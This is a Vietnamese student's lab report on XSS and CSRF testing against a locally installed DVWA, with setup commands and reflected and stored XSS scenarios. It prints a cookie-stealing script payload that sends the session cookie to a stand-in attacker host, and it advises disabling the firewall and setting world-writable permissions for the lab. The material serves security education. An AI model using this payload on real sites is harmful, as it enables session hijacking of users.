Họ và tên: Chu Thắng  
MSSV:1050080242  
Link youtube: https://youtu.be/1Jpz556DREw (part1) và <https://youtu.be/u2nmxHPcpLU> (part2)

BÀI THỰC HÀNH SỐ 9

KIỂM THỬ LỖ HỔNG XSS và CSRF

**Tự học lập trình với PHP, MYSQL, HTML và Javascript cơ bản để có thể hoàn thành bài thực hành này**

# Giới thiệu chung

## Mục đích

* Hiểu về lỗ hổng XSS và CSRF
* Biết cách kiểm thử lỗ hổng XSS và CSRF
* Biết cách phòng ngừa lỗ hổng XSS và CSRF
* Làm quen với các công cụ hỗ trợ kiểm thử
* *Tắt tính năng phòng chống XSS trên trình duyệt khi thực hiện kiểm thử*
* **Làm bài này nhớ tắt hết chức năng của firewall**
* **Trong trường hợp các web cung cấp bị chặn hết, hãy google search để login vào được!**

## Yêu cầu kiến thức

* Đã biết lập trình Web cơ bản: PHP, HTML, Javascript
* Có kiến thức về HTTP Protocol (<https://www.ietf.org/rfc/rfc2616.txt>)
* Tham khảo ở trang web này: <https://owasp.org/www-community/attacks/xss/>

## Chuẩn bị thực hành

* Môi trường thực hành: Linux/Windows cài đặt các công cụ Burpsuite
* Sử dụng cơ bản các ngôn ngữ lập trình Web: PHP, MySQL, HTML, Javascript
* Đọc tài liệu về XSS:
* https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet
* https://www.owasp.org/index.php/XSS\_(Cross\_Site\_Scripting)\_Prevention\_Cheat\_Sheet
* https://www.owasp.org/index.php/DOM\_based\_XSS\_Prevention\_Cheat\_Sheet

## Cài đặt môi trường luyện tập


Cài đặt ứng dụng web DVWA để luyện tập

* Bước 1: Download mã nguồn tại địa chỉ sau: <http://www.dvwa.co.uk/>


Đầu tiên, bạn cần clone DVWA GitHub vào thư mục **/var/www/html**, nơi lưu trữ các file **Localhost** trong hệ thống [Linux](https://vietnix.vn/linux-la-gi/). Để thực hiện, bạn mở terminal và chuyển đến thư mục **/var/www/html** bằng lệnh: cd /var/www/html



Tiêp theo , clone vào kho lưu trữ DVWA từ GitHub bằng lệnh:sudo git clone https://github.com/ethicalhack3r/DVWA



Bước 2: Sau khi tải DVWA trong thư mục /var/www/html, bạn cần cấu hình một số thông tin, đầu tiên là quyền đọc, ghi và thực thi cho thư mục dvwa: chmod -R 777 DVWA/




Tiếp theo, bạn cần thiết lập tên người dùng và mật khẩu để truy cập cơ sở dữ liệu. Chuyển đến thư mục config bằng lệnh sau: cd DVWA/config



Sau khi chạy lệnh ls để xem các file bên trong thư mục, bạn sẽ thấy file gốc config.inc.php.dist chứa cấu hình mặc định. Bạn sẽ không chỉnh sửa file này mà giữ lại làm bản backup khi có sự cố, đồng thời tạo một bản sao file mới có tên config.inc.php: sudo mv config.inc.php.dist config.inc.php




Sau đó bạn mở file config.inc.php mới này bằng trình soạn thảo nano và thay đổi các giá trị db\_user, db\_password thành tên user và mật khẩu tùy chọn ở đây tôi đặt là thangchu và pass: sudo nano config.inc.php  


Cuối cùng bạn lưu file bằng cách bấm tổ hợp phím Ctrl + O và ấn Enter, sau đó thoát file bằng Ctrl + X.

Bước 3: Cài đặt MySQL


Gõ câu lệnh: sudo apt install default-mysql-server



Bước 4: Cấu hình cơ sở dữ liệu MySQL Để khởi động dịch vụ MySQL, bạn chạy lệnh: sudo service mysql start




Tiếp theo, bạn kiểm tra trạng thái dịch vụ có đang chạy hay không bằng lệnh: systemctl status mysql




Bạn cần đăng nhập vào MySQL với quyền root (hoặc superuser nếu có) bằng lệnh: sudo mysql -u root -p

Hệ thống sẽ yêu cầu bạn nhập mật khẩu, hãy nhấn Enter nếu chưa đặt mật khẩu root và MySQL sẽ được mở như hình bên dưới:



Tiếp theo, bạn tạo user mới với tên người dùng và mật khẩu tương tự như trong file cấu hình DVWA (trong bài viết này mình đặt là user và pass). Máy chủ đang được mình sử dụng là Localhost (127.0.0.1). Lệnh cuối cùng sẽ tương tự như sau: create user 'thangchu'@'127.0.0.1' identified by 'pass';


Sau đó, bạn cấp quyền cho người dùng mới này trên database dvwa bằng lệnh sau. Cuối cùng, bạn gõ exit để đóng cơ sở dữ liệu:




Gõ lệnh: sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa

Mở trình duyệt và truy cập vào địa chỉ <http://localhost/dvwa/setup.php> và nhấp nút Create/Reset database

Sau khi cài đặt thành công, truy cập vào website tại địa chỉ http//localhost/dvwa với tài khoản là “admin” và mật khẩu là “password”



Thiết lập giá trị cho DVWA Security là “Low” để phần bắt đầu luyện tập dễ dàng hơn



## Kiểm thử lỗ hổng CSRF

Download và tìm hiểu cách sử dụng công cụ kiểm thử CSRFTester tại địac chỉ: <https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project>

# Tấn công XSS


## Giới thiệu

**Cross-Site Scripting** (XSS,không gọi là tắt là CSS để tránh nhầm lẫn với khái niệm Cascading Style Sheet của HTML) là một trong những kĩ thuật tấn công phổ biến nhất hiện nay, được mệnh danh là **Godfather of Attack**, và trong nhiều năm liền được liệt vào danh sách những kỹ thuật tấn công nguy hiểm nhất với ứng dụng web.

Kỹ thuật **XSS** được thực hiện dựa trên việc chèn các đoạn script nguy hiểm vào trong source code ứng dụng web. Nhằm thực thi các đoạn mã độc Javascript để chiếm phiên đăng nhập của người dùng. Để hiểu rõ hơn, chúng ta xét ví dụ sau:


Truy cập vào website DVWA, chọn mục XSS(Reflected)

- Bước 1: Nhập vào ô nhập liệu giá trị ThangChu chúng ta được kết quả như sau:




Như vậy có thể đoán được chức năng này hiển thị lời chào với tên người nhập vào

* Bước 2: Nhập vào ô nhập liệu giá trị <b>ThangChu</b> chúng ta được kết quả:



Tên người đã được in đậm cho thấy thẻ <b> đã được xử lý để hiện thị. Đây là cơ sở để nghi ngờ chức năng này có lỗ hổng XSS để khai thác.

* Bước 3: Nhập chuỗi <script> alert(“Hi”)</script> chúng ta sẽ thấy một hộp thoại cảnh báo được bật lên



Như vậy có thể thấy, mã Javascript nhúng vào giá trị đầu vào đã được thực thi

Từ ví dụ này có thể kết luận 2 điều.

* Thứ nhất biến name có thể nhận giá trị đầu vào bất kỳ và truyền lên server xử lý.
* Thứ 2, server đã không kiểm soát giá trị đầu vào này trước khi trả về cho trình duyệt. Dẫn đến việc đoạn mã javascript đã bị chèn vào trong source code.


XSS nói chung được chia làm 3 loại chính là **Reflected, Stored và DOM based.**

## Kịch bản tấn công

<Nội dung này được lấy từ website http:// <http://securitydaily.net>>

**2.2.1. Tấn công Reflected XSS**

Có nhiều hướng để khai thác thông qua lỗi **Reflected XSS**, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website. Chi tiết được mô tả theo các bước như sau:

[](http://securitydaily.net/wp-content/uploads/2014/03/3-17-2014-5-51-21-PM.jpg)

1. Người dùng đăng nhập web và giả sử được gán session:

Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59 d4

1. Bằng cách nào đó, hacker gửi được cho người dùng URL sau, trong đó *example.com* là website nạn nhân truy cập, *hacker-site.net* là trang của hacker tạo ra

http://example.com/name=<script>var+i=new+Image;+i.src=”http://hacker-site.net/”%2bdocument.cookie;</script>

1. Nạn nhân truy cập đến URL trên
2. Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request(đoạn javascript của hacker)
3. Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript
4. Đoạn javascript mà hacker tạo ra thực tế như sau:

var i=new Image; i.src=”[http://hacker-site.net/”+document.cookie;](http://hacker-site.net/%E2%80%9D+document.cookie;)

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59 d4 HTTP/1.1Host: hacker-site.net

1. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

Trong ví dụ ở trên, chúng ta đã thực hiện kiểm thử lỗ hổng Reflected XSS của trang DVWA


**2.2.2. Tấn công Stored XSS**

Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn  nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu. Ví dụ như các form góp ý, các comment … trên các trang web.

Với kỹ thuật Stored XSS , hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.

Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea…) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.


Kịch bản khai thác được mô tả như hình sau:



